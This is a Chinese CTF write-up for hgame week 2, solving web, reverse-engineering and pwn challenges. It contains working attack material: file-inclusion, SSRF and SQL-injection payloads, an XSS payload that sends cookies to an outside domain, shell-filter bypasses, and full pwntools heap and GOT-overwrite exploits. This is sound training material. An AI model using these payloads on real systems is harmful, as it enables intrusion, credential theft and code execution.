hgame-week2-writeup

Web

Cosmos的博客后台

点击链接后跳转到url：http://cosmos-admin.hgame.day-day.work/?action=login.php

多次测试这个action参数发现，有文件包含漏洞，利用php伪协议，读取login.php源码

```
?action=php://filter/read=convert.base64-encode/resource=./login.php
```

得到数据base64解码写入文件查看：

```php
//Only for debug
if (DEBUG_MODE){
    if(isset($_GET['debug'])) {
        $debug = $_GET['debug'];
        if (!preg_match("/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/", $debug)) {
            die("args error!");
        }
        eval("var_dump($$debug);");
    }
}

if(isset($_SESSION['username'])) {
    header("Location: admin.php");
    exit();
}
else {
    if (isset($_POST['username']) && isset($_POST['password'])) {
        if ($admin_password == md5($_POST['password']) && $_POST['username'] === $admin_username){
            $_SESSION['username'] = $_POST['username'];
            header("Location: admin.php");
            exit();
        }
        else {
            echo "用户名或密码错误";
        }
    }
}
?>
```

猜测这个DEBUG_MODE是true，那么访问login.php页面，传入参数

```
?debug=admin_username
```

可以得到变量admin_username的内容为`Cosmos!`，依次可以得到admin_password的内容为`0e114902927253523756713132279690`

且有：

```php
    exit();
}
else {
    if (isset($_POST['username']) && isset($_POST['password'])) {
        if ($admin_password == md5($_POST['password']) && $_POST['username'] === $admin_username){
            $_SESSION['username'] = $_POST['username'];
            header("Location: admin.php");
            exit();
        }
        else {
            echo "用户名或密码错误";
        }
    }
}
?>
```

密码md5值是`0e`开头的，如果这个md5值和另一个`0e`开头的字符串用`==`比较，php会认为这两个字符串是浮点数的科学计数法，会转化成数字再比较，0的任何次幂都是0，那么只要找一个字符串的md5值同样是`0e`开头的就可以了，百度一个即可，登录后进入后台页面admin.php，同样先利用前面的文件包含漏洞读取admin.php的源码

```
</fieldset>
<fieldset style="height: 50%">
    <div style="text-align: center;">
        <img height='200' width='500' src='<?php echo insert_img() ? insert_img() : base64_encode(file_get_contents("static/error.jpg")); ?>'>
    </div>
</fieldset>
```

```
function insert_img() {
    if (isset($_POST['img_url'])) {
        $img_url = @$_POST['img_url'];
        $url_array = parse_url($img_url);
        if (@$url_array['host'] !== "localhost" && $url_array['host'] !== "timgsa.baidu.com") {
            return false;
        }
        $c = curl_init();
        curl_setopt($c, CURLOPT_URL, $img_url);
        curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
        $res = curl_exec($c);
        curl_close($c);
        $avatar = base64_encode($res);

        if(filter_var($img_url, FILTER_VALIDATE_URL)) {
            return $avatar;
        }
    }
    else {
        return base64_encode(file_get_contents("static/logo.png"));
    }
}
```

那么图片url构造为

```
file://localhost/flag
```

把结果base64解码即可

Cosmos的留言板-1

url为`http://139.199.182.61/index.php?id=1`

这个id存在sql注入，经过测试，过滤了空格还有一些关键词如`select`，不过关键词的过滤是大小写区分的，而且只过滤了一次，所以可以大小写混合绕过或者双写绕过如：`seLect`或者`selselectect`。空格可以用注释替代比如：`and 1=1`可以换成`and/**/1=1`

知道过滤了哪些之后，上sqlmap。

关键词过滤用大小写随机绕过脚本`randomcase.py`，空格替换成注释`space2comment.py`

检测注入：

```
sqlmap -u http://139.199.182.61/index.php?id=1 --
tamper=randomcase.py,space2comment.py
```

然后获取数据库名称：

```
sqlmap -u http://139.199.182.61/index.php?id=1 --
tamper=randomcase.py,space2comment.py -current-db
```

得知数据库名称为`easysql`，然后获取数据表：

```
sqlmap -u http://139.199.182.61/index.php?id=1 --
tamper=randomcase.py,space2comment.py -D easysql -tables
```

得知有一个表为`f1agggggggggggg`，应该是存放了flag，dump出这个表：

```
sqlmap -u http://139.199.182.61/index.php?id=1 --
tamper=randomcase.py,space2comment.py -D easysql -T f1agggggggggggg -dump-all
```

flag就出来了

Cosmos的新语言

根据页面内容，可知读取了mycode这个文件的内容作为eval的参数，那么先去看看能不能访问mycode这个文件，`http://2482d2a5eb.php.hgame.n3ko.co/mycode`发现可以看到文件内容：

```
function encrypt($str){
    $result = '';
    for($i = 0; $i &lt; strlen($str); $i++){
        $result .= chr(ord($str[$i]) + 1);
    }
    return $result;
}

echo(encrypt(encrypt(str_rot13(encrypt(strrev(base64_encode(base64_encode(encrypt(strrev(str_rot13($_SERVER['token'])))))))))));
if(@$_POST['token'] === $_SERVER['token']){
    echo($_SERVER['flag']);
}
```

那么只要解密出这个token，拿这个token去访问url `http://2482d2a5eb.php.hgame.n3ko.co/`就得了，但是这个mycode的加密的方式会变化，学长还说每隔5秒变一次，那就要写脚本了，而且这个加密方式无非就`base64_encode`，`strrev`，`encrypt`，`str_rot13`这四种，比较好写，我的脚本如下：

```
#!/bin/python2
#coding=utf8

import base64
import re
from requests import Session
from lxml import etree

def rot13(s):
    ret = b''
    for ch in  s:
        if ch >= 'a' and ch <= 'z':
            c = chr((ord(ch) - ord('a') + 13) % 26 + ord('a'))
        elif ch >= 'A' and ch <= 'Z':
            c = chr((ord(ch) - ord('A') + 13) % 26 + ord('A'))
        else:
            c = ch
        ret += c
    return ret

def decrypt(s):
    ret = ''
    for ch in s:
        c = chr(ord(ch) - 1)
        ret += c
    return ret

def strrev(s):
    return s[::-1]

def base64_decode(s):
    return base64.b64decode(s)
```

```
def get_encrypt_token(s):
    url = 'http://2482d2a5eb.php.hgame.n3ko.co/'
    r = s.get(url)
    html = etree.HTML(r.text)
    path = '/html/body/text()'
    return html.xpath(path)[0].strip('\n')

def get_encrypt_methods(s):
    url = 'http://2482d2a5eb.php.hgame.n3ko.co/mycode'
    r = s.get(url)
    text = r.text
    #print text
    p = r'echo\((.*)\(\$_SERVER'
    return re.search(p, r.text).group(1).split('(')

def decrypt_token(encrypt_token, methods):
    token = encrypt_token
    for m in methods:
        if m == 'str_rot13':
            token = rot13(token)
        elif m == 'strrev':
            token = strrev(token)
        elif m == 'base64_encode':
            token = base64_decode(token)
        elif m == 'encrypt':
            token = decrypt(token)
        else:
            return None
    return token

def submit(s, token):
    url = 'http://2482d2a5eb.php.hgame.n3ko.co/'
    data={
        'token': token
    }
    r = s.post(url, data=data)

    return r.text


s = Session()
encrypt_token = get_encrypt_token(s)
methods = get_encrypt_methods(s)

#print 'encrypt_token='+encrypt_token
#print 'methods='+str(methods)

token = decrypt_token(encrypt_token, methods)

#print 'token='+token

flag = submit(s, token)

print flag
```


Cosmos的聊天室

其实就是xss，不过有些防护，不断测试（省略无数次失败），发现`<xxx>`这样的会被过滤掉，`<xxx`到不会被过滤掉，也就是只要尖括号成对出现都会被过滤掉，之前学到浏览器有容错性什么的，那就试试`<xxx <!--`。

后面的`<!--`把后面的内容都注释掉，前面的`<xxx`很可能被解析成`<xxx>`标签，于是尝试

```
<img src=1 onerror=alert(1) <!--
```

经过过滤后变成：



发现全部转成大写了，alert变成了ALERT，那不行，那把onerror的内容全部编码成HTML实体编码：

```
<img src=1 onerror=&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29; <!--
```

在浏览器里试，发现成功弹窗了，那想办法，让其获取`http://c-chat.hgame.babelfish.ink/flag`的内容，通过url跳转到我的一个域名上，传参数为内容如`window.location='http://xxx/?flag=content'`，这样查看我的服务器的日志就可以看到这个content了，还有那个验证码爆破一些数，md5前6位符合就行。

但是试了很多遍都不行，本地成功了。问过学长，原来是那个机器人不能访问`http://c-chat.hgame.babelfish.ink/flag`这个链接。。。

然后我就直接把cookie给窃取过来，然后我自己访问吧

onerror对应的js代码如下：

```
(function(){
    var img = new Image();
    img.src='http://我的域名/?token='+document.cookie;
})();
```


记得编码成HTML实体编码。

顺便写成脚本一步到位：


```
#!/bin/python3
import hashlib
import requests


def md5(s):
    return hashlib.md5(s.encode()).hexdigest()

def get_code(s):
    # 获取验证码前6位md5值
    url = 'http://c-chat.hgame.babelfish.ink/code'
    r = s.get(url)
```

```
    code = r.json()['code']

    # 之前测试过，破解出来的都是8位数，所以这里直接从8位数开始
    for i in range(10000000, 99999999):
        if md5(str(i)).startswith(code):
            return str(i)

def send(s):
    url = 'http://c-chat.hgame.babelfish.ink/send'
    payload = '<img src=1 onerror=编码后的js代码'
    data = {
        'message':payload
    }
    r = s.post(url, data=data)
    return r.text

def submit(s, code):
    url = 'http://c-chat.hgame.babelfish.ink/submit'
    data = {
        'code':code
    }
    r = s.post(url, data=data)
    return r


url = 'http://c-chat.hgame.babelfish.ink'


s = requests.Session()

# 访问一下url得到cookie
r = s.get(url)

# 获取验证码
code = get_code(s)
print('code='+code)

# 发送构造好的payload
text = send(s)
# print(text)

# 提交验证码，让刚刚的payload生效
r = submit(s, code)
print(r.text)
```

记得把对应的payload换成自己的，然后查看服务器日志得到cookie



然后



带上cookie访问 `http://c-chat.hgame.babelfish.ink/flag` 即可

Re

unpack

学长给的学习资料直接就跟着脱壳，脱完壳后很简单了，关键逻辑就这样：

```
for ( i = 0; i <= 41; ++i )
{
  if ( i + input[i] != (unsigned __int8)byte_6CA0A0[i] )
    v8 = 1;
}
if ( v8 == 1 )
{
  v3 = "Wrong input";
  sub_40FE40("Wrong input", input);
}
```

`byte_6CA0A0` 这个数组也知道了

```
LOAD:00000000006CA0A0 byte_6CA0A0     db 68h                  ; DATA XREF: main+54↑r
LOAD:00000000006CA0A1                 db 68h
LOAD:00000000006CA0A2                 db  63h ; c
LOAD:00000000006CA0A3                 db  70h ; p
LOAD:00000000006CA0A4                 db  69h ; i
LOAD:00000000006CA0A5                 db  80h
LOAD:00000000006CA0A6                 db  5Bh ; [
LOAD:00000000006CA0A7                 db  75h ; u
LOAD:00000000006CA0A8                 db  78h ; x
LOAD:00000000006CA0A9                 db  49h ; I
LOAD:00000000006CA0AA                 db  6Dh ; m
LOAD:00000000006CA0AB                 db  76h ; v
LOAD:00000000006CA0AC                 db  75h ; u
LOAD:00000000006CA0AD                 db  7Bh ; {
LOAD:00000000006CA0AE                 db  75h ; u
LOAD:00000000006CA0AF                 db  6Eh ; n
LOAD:00000000006CA0B0                 db  41h ; A
LOAD:00000000006CA0B1                 db  84h
LOAD:00000000006CA0B2                 db  71h ; q
LOAD:00000000006CA0B3                 db  65h ; e
LOAD:00000000006CA0B4                 db  44h ; D
LOAD:00000000006CA0B5                 db  82h
LOAD:00000000006CA0B6                 db  4Ah ; J
LOAD:00000000006CA0B7                 db  85h
LOAD:00000000006CA0B8                 db  8Ch
LOAD:00000000006CA0B9                 db  82h
LOAD:00000000006CA0BA                 db  7Dh ; }
LOAD:00000000006CA0BB                 db  7Ah ; z
```

直接解就好

Classic_CrackMe

这个程序是C# .net写的，IDA看汇编很复杂的样子，后发现有反编译的软件，找一个来反编译，然后找到关键代码

```
private void button1_Click(object sender, EventArgs e)
{
    if (status == 1)
    {
        MessageBox.Show("你已经激活成功啦，快去提交flag吧~~~");
        return;
    }
    string text = textBox1.Text;
    if (text.Length != 46 || text.IndexOf("hgame{") != 0 || text.IndexOf("}") != 45)
    {
        MessageBox.Show("Illegal format");
        return;
    }
    string base64iv = text.Substring(6, 24);
    string str = text.Substring(30, 15);
    try
    {
        Aes aes = new Aes("SGc0bTNfMm8yMF9XZWVLMg==", base64iv);
        Aes aes2 = new Aes("SGc0bTNfMm8yMF9XZWVLMg==", "MFB1T2g5SWxYMDU0SWN0cw==");
        string text2 = aes.DecryptFromBase64String("mjdRqH4d1O8nbUYJk+wVu3AeE7ZtE9rtT/8BA8J897I=");
        if (text2.Equals("Same_ciphertext_"))
        {
            byte[] array = new byte[16];
            Array.Copy(aes2.EncryptToByte(text2 + str), 16, array, 0, 16);
            if (Convert.ToBase64String(array).Equals("dJntSWSPWbWocAq4yjBP5Q=="))
            {
                MessageBox.Show("注册成功！");
                Text = "已激活，欢迎使用！";
                status = 1;
            }
            else
            {
                MessageBox.Show("注册失败！\nhint: " + aes2.DecryptFromBase64String("mjdRqH4d1O8nbUYJk+wVu3AeE7ZtE9rtT/8BA8J897I=
            }
        }
        else
        {
            MessageBox.Show("注册失败！\nhint: " + aes2.DecryptFromBase64String("mjdRqH4d1O8nbUYJk+wVu3AeE7ZtE9rtT/8BA8J897I="));
        }
    }
    catch
```

flag的形式就是，`hgame{`+base64iv+str+`}`，这个base64iv其实就是AES的初始向量，查过初始向量的作用就是加密前（解密类似）先和明文做一个异或操作，大概如下：

```
明文 xor iv --key--> 密文
```

那么可以看到上面第一个红框，通过不同的初始向量，同样的密钥，解密出来的结果是不一样的

```
'Learn principles' xor iv1 --key--> 密文
'Same_ciphertext_' xor iv2 --key--> 密文
```

第一行的明文是根据上面的aes2来解密出来的，现在已知`'Learn principles'`，iv1和`'Same_ciphertext_'`，很容易确定通过异或可以得到iv2也就是我们的base64iv，即：

```
'Learn principles' xor 'Same_ciphertext_' xor iv1 == iv2
```

同样那个str也很好算，AES加密是分组加密的（这里是CBC模式），128bit一组，上一组加密的结果作为下一组加密的向量，而且text2刚好是一个分组，str刚好是第二个分组，知道text2也就知道用于与str异或的向量了，那直接在源码上动手解

```
byte[] a = new byte[16];
Array.Copy(aes2.EncryptToByte("Same_ciphertext_"), 0, a, 0, 16);
string nextIv = Convert.ToBase64String(a);
Aes aes3 = new Aes("SGc0bTNfMm8yMF9XZWVLMg==", nextIv);
string mystr = aes3.DecryptFromBase64String("dJntSWSPWbWocAq4yjBP5Q==");
Console.WriteLine(mystr);

byte[] array = new byte[16];
```

可以得到base64iv和str，从而得到flag

babyPy

学点python字节码的东西，勉强还原python代码如下：

```
def encrypt(flag):
    OOO = OOo[0:0:-1]

    OOo = list(OOO)

    for O0 in range(1, len(OOo)):
        Oo = OOo[O0] ^ OOo[O0 - 1]
        OOo[O0] = Oo
    return hex(bytes(OOo))
```

就是先反转，然后每一个数与前一个数异或，解密exp如下：

```
#!/bin/python2
#coding=utf8


encrypt_data = '7d037d045717722d62114e6a5b044f2c184c3f44214c2d4a22'

def decrypt(data):
    lst = list(encrypt_data.decode('hex'))


    for i in range(len(lst)-1, 0, -1):
        ch = chr(ord(lst[i]) ^ ord(lst[i-1]))
        lst[i] = ch


    s = ''.join(lst)[::-1]
    return s


flag = decrypt(encrypt_data)
print(flag)
```

babyPyc

死磕python字节码，注意点：要用对应版本的python

```
>>> import marshal,dis
>>> f = open('c.pyc', 'rb')
>>> f.read(16)  # python3.7版本的pyc文件头有变化，变成16个字节了
b'B\r\r\n\x00\x00\x00\x00\xdaR%^ \x04\x00\x00'
>>> code = marshal.load(f)
>>> dis.dis(code)
  3           0 JUMP_ABSOLUTE            2
        >>    2 LOAD_CONST               0 (0)
              4 LOAD_CONST               1 (None)
              6 IMPORT_NAME              0 (os)
              8 STORE_NAME               0 (os)
```

```
             10 LOAD_CONST               0 (0)
             12 LOAD_CONST               1 (None)
             14 IMPORT_NAME              1 (sys)
...
```

根据dis.dis(code)出来的类似汇编的代码，还原出源码大概是这样的：

```
import os,sys
from base64 import b64encode

OOo = b'/KDq6pvN/LLq6tzM/KXq59Oh/MTqxtOTxdrqs8OoR3V1XO9J'

def getFlag():
    global OOo
    print('Give me the flag')
    flag = input('>')
    flag = flag.encode()
    OOo = b'Qo/Zg7N+WpXClNKYcanKfrO8n3qpqICtzrecpF2pZ3JvRS1Q'
    return flag

flag = getFlag()
if flag[:6] != b'hgame{' or flag[-1] != 125: # 125 ord('}')
    print('Incorrect format!')
    sys.exit(1)

raw_flag = flag[6:-1]  # hgame{xx}中的xx

if len(flag)-7 != 36:
    print('Wrong length!')
    sys.exit(2)

raw_flag = raw_flag[::-1] # 反转

ciphers = [ [ raw_flag[row*6+col] for row in range(6) ] for col in range(6)]

#print(ciphers)

for row in range(5):
    for col in range(6):
        ciphers[row][col] += ciphers[row+1][col]
        ciphers[row][col] %= 256

#print(ciphers)

s = b''
for row in range(6):
    col = 0
    while col < 6:
        s += bytes([ ciphers[row][col] ])
        col += 1

ciphers = s

ciphers = b64encode(ciphers)
if ciphers == OOo:
```

```
    print('Great, this is my flag.')
else:
    print('Wrong flag.')
```

可以看到，每一行的值都加上了下一行（并且对256取模），最后一行肯定是没有变的，可以倒推前面几行。按照这个思路，写出解密脚本：

```
#!/bin/python3

from base64 import b64decode

enc_data = b'Qo/Zg7N+WpXClNKYcanKfrO8n3qpqICtzrecpF2pZ3JvRS1Q'
data = b64decode(enc_data)

c = [ [ data[row*6+col] for col in range(6) ] for row in range(6)]

for row in range(5, 0, -1):
    for col in range(6):
        c[row-1][col] = (c[row-1][col] + 256 - c[row][col]) % 256

# 转置
c = [ [ c[row][col] for row in range(6) ] for col in range(6)]

s = ''
for row in range(6):
    for col in range(6):
        s += chr(c[row][col])

s = s[::-1]

print('hgame{%s}' % s)
```

Pwn

findyourself

（据说是辣个男人出的题，太难了）

首先是让你执行一条命令，然后让你猜当前目录位置，猜对了后面还有一次执行命令的机会，首先当然是想执行`cat flag`或者`pwd`啦，可惜不行，有检查

```
signed __int64 __fastcall check1(const char *a1)
{
  signed __int64 result; // rax
  int i; // [rsp+1Ch] [rbp-14h]

  for ( i = 0; i < strlen(a1); ++i )
  {
    if ( (a1[i] <= '`' || a1[i] > 'z') && (a1[i] <= '@' || a1[i] > 'Z') && a1[i] != '/' && a1[i] != ' ' && a1[i] != '-' )
      return 0xFFFFFFFFLL;
  }
  if ( strstr(a1, "sh") || strstr(a1, "cat") || strstr(a1, "flag") || strstr(a1, "pwd") || strstr(a1, "export") )
    result = 0xFFFFFFFFLL;
  else
    result = 0LL;
  return result;
}
```

那么当务之急当然是想办法获取当前目录位置啦，不能有pwd等单词，而且命令只能有数字字母和`-`，依稀记得linux有个文件系统对应内存区域，被挂载在`/proc`，赶紧去查下`/proc`下都有什么，发现`/proc/self/cwd`是当前目录的一个连接(link)，那么执行命令`ls -l /proc/self/cwd`即可看到连接到哪里了，也就是当前目录是哪。

然后还有一次执行命令的机会，限制如下：

```
  read_n((__int64)&s1, 0x14u);
  if ( (unsigned int)check2(&s1) == -1 )
  {
    puts("oh,it's not good idea");
    exit(0);
  }
  close(1);
  close(2);
  system(&s1);
```

```
signed __int64 __fastcall check2(const char *a1)
{
  signed __int64 result; // rax

  if ( strchr(a1, '*')
    || strstr(a1, "sh")
    || strstr(a1, "cat")
    || strstr(a1, "..")
    || strchr(a1, '&')
    || strchr(a1, '|')
    || strchr(a1, '>')
    || strchr(a1, '<') )
  {
    result = 0xFFFFFFFFLL;
  }
  else
  {
    result = 0LL;
  }
  return result;
}
```

第一个限制就是不能出现sh和cat，还有一些shell的元字符，然后就是关闭了输出流，也就是所有输出都看不到，可以通过`exec /bin/sh 1>&0`将输出流重定向到0（0不是stdin吗？其实0,1,2都是绑定到同一个tty里的），我们可以先通过执行`/bin/'s'h`来绕过`sh`这个词的限制，然后再执行`exec /bin/sh 1>&0`打开输出流

第一步有很多方法，除了`/bin/'s'h`还可以`$0`（具体可以查$0这个变量是什么意思，这个是做完后学长说的，据说这才是预期解），我还想到一个`/bin/?h`，用`?`通配符，这里没有限制这个元字符

我的操作如下：

```
find yourself
ls -l /proc/self/cwd
lrwxrwxrwx 1 1000 1000 0 Jan 29 08:09 /proc/self/cwd -> /tmp/0xabb905be
where are you?
/tmp/0xabb905be
/bin/?h
exec /bin/sh 1>&0
ls /
bin
dev
flag
fys
lib
lib32
lib64
proc
run.sh
tmp
cat /flag
hgame{You_4re_So_C1EV3R}
```

Roc826s_Note

关于堆的题，呃，我糊里糊涂就pwn出来了，堆还似懂非懂的，那怎么写wp呢？

呃。。。大概思路就是通过UAF泄露unsorted bin的地址，从而计算出libc的基址。然后通过double free来控制fast bin，使得malloc到一块想要写数据的地址，这里选取`__malloc_hook`这个区域，这个区域是存一个函数地址，然后malloc的时候会调用这个函数，只要把这块区域改写成one_gadget的地址，再malloc就可以getshell了。double free的利用方法可以参考一下这篇文章：https://blog.csdn.net/Breeze_CAT/article/details/103788698

具体看我的exp：

```python
#!/bin/python2
#coding=utf8

from pwn import *

context(arch='amd64', os='linux')
context.terminal = ["tmux", "splitw", "-h"]


#io = process(['./Roc826'])#, env={'LD_PRELOAD': './libc-2.23.so'})
io = remote('47.103.214.163', 21002)
elf = ELF('./libc-2.23.so')

def add(size, content):
    io.sendlineafter(':', '1')
    io.sendlineafter('size?\n', str(size))
    io.sendlineafter('content:', content)

def delete(index):
    io.sendlineafter(':', '2')
    io.sendlineafter('index?\n', str(index))

def show(index):
    io.sendlineafter(':', '3')
    io.sendlineafter('index?\n', str(index))


#gdb.attach(io)

# leak出libc基址
```

```
add(0x80, 'a') # 0
add(0x68, 'a') # 1

# UAF
delete(0)
show(0)

io.recvuntil('content:')
address = u64(io.recvuntil("\n",drop=True).ljust(8,"\x00"))


# 0x7fffff3f4b78
print 'address='+hex(address)

libc_base = address-(0x7f7b603f4b78-0x7f7b60030000)  # 后面的括号计算unsorted bin相对于libc的偏移

print 'libc_base='+hex(libc_base)

#gdb.attach(io)

malloc_hook = libc_base + elf.symbols['__malloc_hook']
#one_gadget_offset = 0x4526a
one_gadget_offset = 0xf1147
one_gadget = libc_base + one_gadget_offset

print 'malloc_hook='+hex(malloc_hook)
print 'one_gadget='+hex(one_gadget)

# double free
add(0x68, 'a') # 2
delete(1)
delete(2)
delete(1)

#gdb.attach(io)

# 通过这个修改 #1 的fb指针
# 减去0x23的这个位置，size字段刚好是0x80符合安全检查
add(0x68, p64(malloc_hook-0x23)) # 3 1

#gdb.attach(io)

add(0x68, 'a') # 4 2
add(0x68, 'a') # 5 1

#gdb.attach(io)

# 成功修改__malloc_hook
add(0x68, 'a'*0x13+p64(one_gadget)) # malloc_hook+0x20
#gdb.attach(io)

# 再malloc一次就可以触发__malloc_hook了
io.sendlineafter(':', '1')
io.sendlineafter('size?\n', str(0x18))

#gdb.attach(io)
```

```
io.interactive()
```

Another_Heaven

关键点：

```
v9 = __readfsqword(0x28u);
v4 = 0;
*(_QWORD *)&v5[4] = 0LL;
v6 = 0LL;
v7 = 0LL;
v8 = 0LL;
init();
puts("There is a back door...\"Hacked by Annevi!\"");
*(_DWORD *)v5 = readi();
read(0, (void *)*(signed int *)v5, 1uLL);
puts("========================================");
puts(" ____  ");
puts("|  _ \\ ___  _ __ _ __ | | | |_   _| |__  ");
puts("| |_) / _ \\| '__| '_ \\| |_| | | | | '_ \\ ");
puts("|  __/ (_) | |  | | | |  _  | |_| | |_) |");
puts("|_|   \\___/|_|  |_| |_|_| |_|\\__,_|_.__/ ");
puts(&byte_40101A);
puts("========================================");
puts("              Login System");
printf("Account:", *(signed int *)v5);
read_n((__int64)ainput, 32);
if ( strcmp(ainput, account) )
{
  puts("Account Error!");
  exit(0);
}
printf("Password:", account);
read_n((__int64)password, 48);
if ( !strcmp(password, flag) )
{
  puts("Welcome!The emperor Qie!");
  puts("|Recommended|Hottest|Most Viewed......");
  result = 0;
}
else
```

可以通过第一处红框的代码，写入`\x00`就是字符串结束符，来截断flag，结合第二个红框处验证，爆破flag

exp如下：

```
#!/bin/python2
#coding=utf8

from pwn import *
from sys import exit
from string import printable

# flag被读到的位置
flag_addr = 0x602160

def validate(flag):
    #io = process('./Another_Heaven')
    io = remote('47.103.214.163', 21001)

    cut_addr = flag_addr + len(flag)
    io.sendlineafter('Annevi!"\n', str(cut_addr))
    #io.sleep(0.1)
    io.send('\x00') # 截断flag
    io.sendlineafter('Account:', 'E99p1ant')
```

```
    io.sendlineafter('Password:', flag)

    msg = io.recvline()
    if 'Wrong' in msg:
        ret = False
    else:
        ret = True
    io.close()
    return ret


# 爆破flag
flag_len = 64
flag = 'hgame{'

while len(flag) < flag_len:
    for ch in printable:
        new_flag = flag + ch
        if validate(new_flag):
            flag = new_flag
            print flag
            if ch == '}':
                exit(0)
            break
```

形而上的坏死

首先要知道的是，栈上面有个返回地址，是返回到`__libc_start_main`那边的，可以泄露出来得到libc的基址。

利用的漏洞点：

```
__int64 game()
{
  __int64 v1; // [rsp+0h] [rbp-C0h]
  __int64 v2; // [rsp+8h] [rbp-B8h]
  int v3; // [rsp+8h] [rbp-B8h]
  __int64 v4[20]; // [rsp+10h] [rbp-B0h]
  __int64 v5[1]; // [rsp+B0h] [rbp-10h]
  unsigned __int64 v6; // [rsp+B8h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  LODWORD(v2) = 0;
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  puts("这一天，你在路上偶遇了睿智的逆向出题人:The eternal God Y!");
  puts("只见他拿着一把AWP不知道在那瞄谁。");
  puts("他发现了你，喜出望外:兄弟，包给你快去下包，我帮你架点!");
  puts("你要把C4安放在哪里呢？");
  HIDWORD(v2) = readi();
  read(0, &v5[HIDWORD(v2)], 8uLL);
```

```
puts("|                                                      |");
puts(name);
puts("|                                                      |");
puts("------------------------------------------------------");
puts("就在此时，你发现了一根茄子，这根茄子居然已经把锅里的金枪鱼吃了大半。");
getchar();
puts("仔细观察一下，你发现这居然是一只E99p1ant，并且有大量邪恶的能量从中散发。");
getchar();
puts("你吓得立马扔掉了它，E99p1ant在空中飞行了114514秒，请问它经过的路程是__m:");
LODWORD(v2) = readi();
puts("E99p1ant落地后，发现旁边居然有一个C4……Bomb！Terrorist Win");
write(1, &v5[HIDWORD(v2)], 6uLL);
puts("E99p1ant不甘地大喊:啊~~！~？~…____");
if ( flag1 == 1 )
{
  read_n((__int64)&e99 + 8 * v3, 8);
  puts("E99p1ant变成了茄酱。");
  flag1 = 0;
}
else
```

然后利用以下漏洞点，来劫持got表项为one_gadget

```
puts("E99p1ant不甘地大喊:啊~~！~？~…____");
if ( flag1 == 1 )
{
  read_n((__int64)&e99 + 8 * v3, 8);          // v3 = LODWORD(v2)
  puts("E99p1ant变成了茄酱。");
  flag1 = 0;
}
else
{
  puts("嗯？！世界线……被改变了，我的Reading Steiner触发了！");
```

我选择劫持的是`__stack_chk_fail`，所以还要修改canary来触发。

漏洞点：

```
HIDWORD(v1) = readi();
if ( SHIDWORD(v1) > 20 )
{
  puts("要被砍成金枪鱼酱了啦！");
  exit(0);
}
puts("------------------------------------------------------------------");
puts(
  "为了满足每个人不同的口味，每一段都打算用不同的烹饪方法。顺带一提，我喜欢糖醋金枪鱼");
LODWORD(v1) = 0;
while ( BYTE4(v1) > (signed int)v1 )
{
  printf("第%d段打算怎么料理呢：", (unsigned int)v1, v1, v2);
  memset(&v4[(signed int)v1], 0, 8uLL);
  read_n((__int64)&v4[(signed int)v1], 8);
  LODWORD(v1) = v1 + 1;
}
puts("接下来你打算把剩下的鱼骨头做成标本。");
```

可以通过负数绕过20的限制，因为和20比较的时候是有符号数比较，而后面是只取了读入的数据的最低处的那个字节来使用，那么可以将要读入的数据进行最高位置为1成为负数，就可以绕过20的限制了，再通过这个写内存的操作来修改canary。

最后exp如下：

```python
#!/bin/python2
#coding=utf-8

from pwn import *
from sys import exit
from time import sleep

#context(arch='amd64', os='linux')
#context.terminal = ["tmux", "splitw", "-h"]
#context.log_level = 'debug'
```

```python
def get_realnum(n):
    """保留数字n的最低那个字节，最高位置为1，使其成为负数"""
    n |= 0x80000000
